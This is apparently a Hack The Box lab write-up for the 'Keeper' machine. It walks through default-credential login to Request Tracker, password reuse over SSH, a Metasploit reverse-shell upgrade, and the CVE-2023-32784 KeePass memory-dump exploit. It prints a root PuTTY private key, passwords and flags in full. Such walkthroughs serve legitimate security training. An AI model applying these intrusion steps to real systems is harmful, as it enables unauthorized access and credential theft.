


# Keeper



IP: 10.129.97.195

## Info Gathering

### Connect to HTB

```
# Needed to modify the lab_tobor.ovpn file to get connected
vim /etc/openvpn/client/lab_tobor.ovpn
# Added below lines to top of file
tls-cipher "DEFAULT:@SECLEVEL=0"
allow-compression yes
```

## Initial Setup

```
# Make directory to save files
mkdir ~/HTB/Boxes/CozyHosting
cd ~/HTB/Boxes/CozyHosting

# Open a tmux session
tmux new -s HTB

# Start logging session
(Prefix-Key) CTRL + b, SHIFT + P

# Connect to OpenVPN
openvpn /etc/openvpn/client/lab_tobor.ovpn

# Create Metasploit Workspace
msfconsole
workspace -a Keeper
workspace Keeper
```

## Enumeration

```
# Add enumeration info into workspace
db_nmap -sC -sV -O -A 10.129.97.195 -oN keeper.txt
```

## Hosts

Hosts								
address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
10.129.97.195			Linux		4.X	server		


## Services

Services					
host	port	proto	name	state	info
10.129.97.195	22	tcp	ssh	open	OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 Ubuntu Linux; protocol 2.0
10.129.97.195	80	tcp	http	open	nginx 1.18.0 Ubuntu

## Gaininig Access

When visiting the HTTP site at 10.129.97.195 port 80 to tickets.keeper.htb port 80

### Screenshot Evidence



[To raise an IT support ticket, please visit tickets.keeper.htb/rt/](http://10.129.97.195/tickets.keeper.htb/rt/)

I added the DNS record to my /etc/hosts file and visited the site http://tickets.keeper.htb

```
# Using vim editor
vim /etc/hosts
# Added entry
10.129.97.195    keeper.htb tickets.keeper.htb
```

### Screenshot Evidence

Username:

Password:

Login

The web application being used is called Best Practical  
LINK: <https://bestpractical.com/?rt=4.4.4+dfsg-2ubuntu1>

I tried the default credentials to log into the application and was successful

**USER:** root

**PASS:** password

**SOURCE:** <https://forum.bestpractical.com/t/default-password/20088>

## Screenshot Evidence

The screenshot shows the RT (Request Tracker) dashboard. The top navigation bar includes links for Home, Search, Reports, Articles, Assets, Tools, Admin, and Logged in as root. The main content area is titled "RT at a glance" and contains several sections: "10 highest priority tickets I own", "10 newest unowned tickets", "Bookmarked Tickets", "Quick ticket creation" (with fields for Subject, Queue, Owner, Requestors, and Content), "My reminders", "Queue list" (showing a table with columns for Queue, new, open, and stalled), "Dashboards", and "Refresh".

Browsing the site under Admin > Users > Select I was able to discover a couple of usernames

The screenshot shows the RT Admin interface. The top navigation bar includes links for Home, Search, Reports, Articles, Assets, Tools, Admin, and Logged in as root. The main content area is titled "Select a user" and contains a dropdown menu for "Users" with options for "Select" and "Create". Below the menu is a section titled "Privileged users" with a search form and a table of users.

#	Name	Real Name	Email Address	Status
27	Inorgaard	Lise Nargaard	Inorgaard@keeper.htb	Enabled
14	root	Enoch Root	root@localhost	Enabled

I selected the user "lnorgaard and in the comments section found a password for the user

**USER:** lnorgaard

**PASS:** Welcome2023!

## Screenshot Evidence

^ Access control

---

Let this user access RT

Let this user be granted rights (Privileged)

root's current password:

New password:

Retype Password:

---

^ Comments about this user

New user. Initial password set to **Welcome2023!**

I was able to successfully SSH into the server using the discovered credentials

```
# SSH way
ssh lnorgaard@10.129.97.195
Password: Welcome2023!

# Metasploit Way
use auxiliary/scanner/ssh/ssh_login
set USERNAME lnorgaard
set PASSWORD Welcome2023!
set RHOSTS 10.129.97.195
set WORKSPACE Keeper
run
```

## Screenshot Evidence

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME lnorgaard
USERNAME => lnorgaard
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME lnorgaard
USERNAME => lnorgaard
msf6 auxiliary(scanner/ssh/ssh_login) > set PASSWORD Welcome2023!
PASSWORD => Welcome2023!
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 10.129.97.195:22 - Starting bruteforce
[+] 10.129.97.195:22 - Success: 'lnorgaard>Welcome2023!' 'uid=1000(lnorgaard) gid=1000(lnorgaard) ri Jul 7 15:25:09 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 1 opened (10.10.14.64:39717 -> 10.129.97.195:22) at 2023-09-29 12:59:00 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > |
```

I was able to successfully upgrade my session to a Meterpreter session

```
# Upgrade session
sessions -u 1
```

## Screenshot Evidence

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.10.14.64:1337
[*] Sending stage (1017704 bytes) to 10.129.97.195
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 auxiliary(scanner/ssh/ssh_login) > [*] Meterpreter session 2 opened (10.10.14.64:1337 → 10.129.97.195:53046)

[*] Stopping exploit/multi/handler
```

This gave me access to the server

## Screenshot Evidence

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > shell
Process 2076 created.
Channel 1 created.
pythonn3 -c 'import pty;pty.spawn("/bin/bash")'
/bin/sh: 1: pythonn3: not found
python3 -c 'import pty;pty.spawn("/bin/bash")'
lnorgaard@keeper:~$ whoami
whoami
lnorgaard
lnorgaard@keeper:~$ hostname
hostname
keeper
lnorgaard@keeper:~$ hostname -I
hostname -I
10.129.97.195 dead:beef::250:56ff:feb0:aec
lnorgaard@keeper:~$ |
[HTB] 0:openvpn 1:msf* 2:bash-
```

I grabbed the user flag

```
# Read flag
cat user.tx
#RESULTS
f9d855d68527a9b8859eb438e9719431
```

## Screenshot Evidence

```
lnorgaard@keeper:~$ cat user.txt
cat user.txt
f9d855d68527a9b8859eb438e9719431
lnorgaard@keeper:~$ |
[HTB] 0:openvpn 1:msf* 2:bash-
```

**USER FLAG:** f9d855d68527a9b8859eb438e9719431

## PrivEsc

There is a zip file in the directory I landed in RT30000.zip which I downloaded to my attack machine

```
# Meterpreter Command
download RT30000.zip

# Or use SCP Method from attack machine
scp lnorgaard@10.129.97.195:~/RT30000.zip .
Password: Welcome2023!
```

## Screenshot Evidence

```
lnorgaard@keeper:~$ ls|
ls
RT30000.zip user.txt
lnorgaard@keeper:~$
lnorgaard@keeper:~$ ^Z
Background channel 1? [y/N] y
meterpreter > download RT30000.zip
[*] Downloading: RT30000.zip → /root/HTB/Boxes/Keeper/RT30000.zip
[*] Downloaded 1.00 MiB of 83.34 MiB (1.2%): RT30000.zip → /root/HTB/Boxes/Keeper/RT30000.zip
[*] Downloaded 2.00 MiB of 83.34 MiB (2.4%): RT30000.zip → /root/HTB/Boxes/Keeper/RT30000.zip
[*] Downloaded 3.00 MiB of 83.34 MiB (3.6%): RT30000.zip → /root/HTB/Boxes/Keeper/RT30000.zip
[*] Downloaded 4.00 MiB of 83.34 MiB (4.8%): RT30000.zip → /root/HTB/Boxes/Keeper/RT30000.zip
```

I unzipped the file to analyze it. It extracted a file called passcodes.kdbx

```
# Unzip file
unzip RT30000.zip
```

## Screenshot Evidence

```
(root@kali)-[~/HTB/Boxes/Keeper]
└─# unzip RT30000.zip
Archive:  RT30000.zip
  inflating: KeePassDumpFull.dmp

extracting: passcodes.kdbx
```

KDBX files are KeePass files meaning this is likely a password database file for KeePass  
I verified the file is what it sounds like

```
# Verify file type
file passcodes.kdbx
file KeePassDumpFull.dmp
```

## Screenshot Evidence

```
(root@kali)-[~/HTB/Boxes/Keeper]
└─# file passcodes.kdbx
passcodes.kdbx: Keepass password database 2.x KDBX

(root@kali)-[~/HTB/Boxes/Keeper]
└─# file KeePassDumpFull.dmp
KeePassDumpFull.dmp: Mini DuMP crash report, 16 streams, Fri May 19 13:46:21 2023, 0x1806 type
```

In a Google search I came across a PoC exploit that can dump the keepass master key.  
I downloaded the exploit and ran it against the dump file

**LINK CVE-2023-32784** <https://github.com/CMEPW/keepass-dump-masterkey>

```
# Download PoC exploit
git clone https://github.com/CMEPW/keepass-dump-masterkey.git
cd keepass-dump-masterkey/
python3 poc.py -d ../KeePassDumpF
```

## Screenshot Evidence

```
(root@kali)-[~/HTB/Boxes/Keeper/keepass-dump-masterkey]
└─# python3 poc.py -d ../KeepPassDumpFull.dmp
2023-09-29 13:18:56,305 [.] [main] Opened ../KeepPassDumpFull.dmp
Possible password: ●,dgrød med fløde
Possible password: ●ldgrød med fløde
Possible password: ●`dgrød med fløde
Possible password: ●-dgrød med fløde
Possible password: ●'dgrød med fløde
Possible password: ●]dgrød med fløde
Possible password: ●Adgrød med fløde
Possible password: ●Idgrød med fløde
Possible password: ●:dgrød med fløde
Possible password: ●=dgrød med fløde
Possible password: ●_dgrød med fløde
Possible password: ●cdgrød med fløde
Possible password: ●Mdgrød med fløde
```

I installed KeePass and attempted to open the database file with it. I copied the possible password and was able to get int using the strange characters

```
# Install KeePass
sudo apt update && sudo apt install -y kpcli keepassx
```

None of the password options returned worked. According to the tools readme the first char cannot be found in the dump

The password appears to be in a different language and uses unusual characters.

I searched for ●,dgrød med fløde in Google and the first result made it appear to be the name of a danish desert

## Screenshot Evidence






I copied the desert name, made it lowercase and was able to use that as the password to unlock the database file

```
PASS="rødgrød med fløde"  
echo $PASS | kpcli --kdb=passcodes.kdbx
```

## Screenshot Evidence



```
(root@kali)-[~/HTB/Boxes/Keeper]  
└─# echo $PASS | kpcli --kdb=passcodes.kdbx  
Provide the master password: *****  
  
Keepass CLI (kpcli) v3.8.1 is ready for operation.  
Type 'help' for a description of available commands.  
Type 'help <command>' for details on individual commands.  
  
kpcli: /> |  
[HTB] 0:openvpn 1:msf- 2:bash*
```

I enumerated all the directories to see what was inside

```
# Enumerate directories  
cd passcodes  
ls *
```

## Screenshot Evidence

```
kpcli:/> cd passcodes/
kpcli:/passcodes> dir
≡ Groups ≡
eMail/
General/
Homebanking/
Internet/
Network/
Recycle Bin/
Windows/
kpcli:/passcodes> ls *
/passcodes/eMail:

/passcodes/General:

/passcodes/Homebanking:

/passcodes/Internet:

/passcodes/Network:
≡ Entries ≡
0. keeper.htb (Ticketing Server)
1. Ticketing System

/passcodes/Recycle Bin:
≡ Entries ≡
2. Sample Entry
3. Sample Entry #2
keepass.info
keepass.info/help/kb/testform.

/passcodes/Windows:
kpcli:/passcodes> |
```

I found an SSH key in passcodes/Network/keeper.htb

```
# View SSH key
show /passcodes/Network/keeper.htb
```

## Screenshot Evidence

```


kpcli:/passcodes/Network> ls
≡≡≡ Entries ≡≡≡
0. keeper.htb (Ticketing Server)
1. Ticketing System
kpcli:/passcodes/Network> show 0

Title: keeper.htb (Ticketing Server)
Uname: root
Pass: ██████████
URL:
Notes: PuTTY-User-Key-File-3: ssh-rsa
Encryption: none
Comment: rsa-key-20230519
Public-Lines: 6
AAAAB3NzaC1yc2EAAAADAQABAAQACnVqse/hMswGBRQsPsC/EwyxJvc8Wpul/D
8riCZV30ZbfEF09z0PNU4DisesKB4x1KtqH0l8vPtRRiEzsBbn+mCpBLHBQ+81T
EHTc3ChyRYxk899PKSSqKDxUTZeFJ4FBAXqIxoJdpLHIMvh7ZyJNAy34lfcFC+LM
Cj/c6tQa2IaFfqcVJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGsiH8F8eanIBA1Tu
FVbUt2CenSUPDUAw7wIL56qC28w6q/qhm2LGOxXup6+LOjxGNNtA2zJ38P1FTfZQ
LxFVTWUKT8u8junnLk0kfnM4+bJ8g7MXLqbrtsgr5ywF6CcxS0Et
Private-Lines: 14
AAABAQCB0dgBvETt8/UFNdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/d0S2yjbnr6j
oDni1wZdo7hTpJ5ZjdmzwxVCChNIc45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCih
kmyZTZOV9eq1D6P1uB6AXSKuwc03h97z0oyf6p+XgcYXwkp44/otK4ScF2hEputY
f7n24kvL0WlBQThsiLkKcz3/Cz7BdCkn+LvF8iyA6VF0p14cFTM9Lsd7t/plLJzT
VkCew1DZuYnY0GQxHYW6WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5K01/TccbTgWivz
UXjcCAviPpmSXB19UG8JLTpG0RyhAAAAGQD2kfhsA+/ASrc04ZIVagCge1Qq8iWs
OxG8eoCMW8DhhbvL6YKAfEvj3xeahXexlvU0cDX07Ti0QSV2sUw7E71cvl/ExGz
in6qyp3R4yAaV7PiMtLTgBkqs4AA3rcJZpJb01AZB8TBK91QIZG0swi3/uYrIZ1r
SsGN1FbK/meH9QAAAIEArbz8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIV
09ygQ7Aec+C24T0ykiwyPaOBlmMe+Nyaxss/gc7o9TnHNPFJ5iRyiXagT4E2WEEa
xHhv1PDdSrE8tB9V8ox1kxBrxAvYIZgceHRFrwPrF823PeNWLC2BNwEId0G76VKA
AACAVWJoksugJ0ovtA27Bamd7NRPvIa4dsMaQeXckVh19/TF8oZMDuJoiGyq6faD
AF9Z70ehlo1Qt7oqGr8cVLb0T8aLqqbcax9nSKE67n7I5zrfoGynLzYkd3cETnGy
NNkjMjrocfmxfkvuJ7smEFMg7ZywW7CBWKGoZgz67tKz9Is=
Private-MAC: b0a0fd2edf4f0e557200121aa673732c9e76750739db05adc3ab65ec34c55cb0

kpcli:/passcodes/Network> |

```

To get the key easily I opened the KeyPass application KeePassXC. I clicked "Import Existing Database" and entered the password



I can see an RSA key in PuTTY format and a password for it with the root user

**USER:** root

**PASS:** F4><3K0nd!

## Screenshot Evidence

The screenshot shows a network scanner interface. On the left, there is a sidebar with folders: passcodes, General, Windows, Network (selected), Internet, eMail, Homebanking, and Recycle Bin. The main area displays a table of hosts:

Icon	Icon	Title	Username	URL	Notes	Modified
		keeper...	root		PuTTY-Us...	5/24/23 6:...
		Ticketi...	Inorgaard	http://ticke...		5/24/23 6:...

Below the table, the details for the selected host 'keeper.htb (Ticketing Server)' are shown. The 'General' tab is active, displaying the following information:

- Username:** root
- URL:** (empty)
- Password:** F4><3K0nd!
- Expiration:** Never
- Tags:** (empty)
- Notes:** PuTTY-User-Key-File-3: ssh-rsa  
Encryption: none  
Comment: rsa-key-20230519  
Public-Lines: 6  
AAAAB3NzaC1yc2EAAAADAQABAAQACnVqse/hMswGBRQsPsC/EwyxJ8riCZV30ZbfEF09z0PNUn4DisesKB4x1KtqH0I8vPtrRiEzsBbn+mCpBLHB EHTc3ChyRYxk899PKSSqKDxUTZeFJ4FBAXqJxoJdpLHIMvh7ZyJNAy34lfcI

Since we are using OpenSSH I converted the key into PEM format and used it to access the server

```
# Convert to PEM format
puttygen rsa.ppk -O private-openssh -o rsa.key

# Access the device
ssh -i rsa.key root@keeper.htb

# Metasploit Way
use auxiliary/scanner/ssh/ssh_login_pubkey
set USERNAME root
set KEY_PATH /root/HTB/Boxes/Keeper/rsa.key
set KEY_PASS F4><3K0nd!
```

## Screenshot Evidence

```
(root@kali)-[~/HTB/Boxes/Keeper]
└─# ssh -i rsa.key root@keeper.htb
The authenticity of host 'keeper.htb (10.129.97.195)' can't be established.
ED25519 key fingerprint is SHA256:hcZMXffNW5M3qOppqsTCzstpLKxrvdBjFYoJXJGpr7w
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:3: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'keeper.htb' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check yo

You have new mail.
Last login: Tue Aug  8 19:00:06 2023 from 10.10.14.41
root@keeper:~# id
uid=0(root) gid=0(root) groups=0(root)
root@keeper:~# hostname
keeper
root@keeper:~# hostname -I
10.129.97.195 dead:beef::250:56ff:feb0:aec
root@keeper:~# |
[HTB] 0:openvpn 1:msf- 2:bash*Z
```

I was then able to read the root flag

```
# Read flag
cat /root/root.txt
#RESULTS
8f8c9a12fc931a329884f28233a9bb04
```

## Screenshot Evidence

```
root@keeper:~# hostname -I
10.129.97.195 dead:beef::250:56ff:feb0:aec
root@keeper:~# cat /root/root.txt
8f8c9a12fc931a329884f28233a9bb04
root@keeper:~# |
[HTB] 0:openvpn 1:msf- 2:bash*Z
```

**ROOT FLAG:** 8f8c9a12fc931a329884f28233a9bb04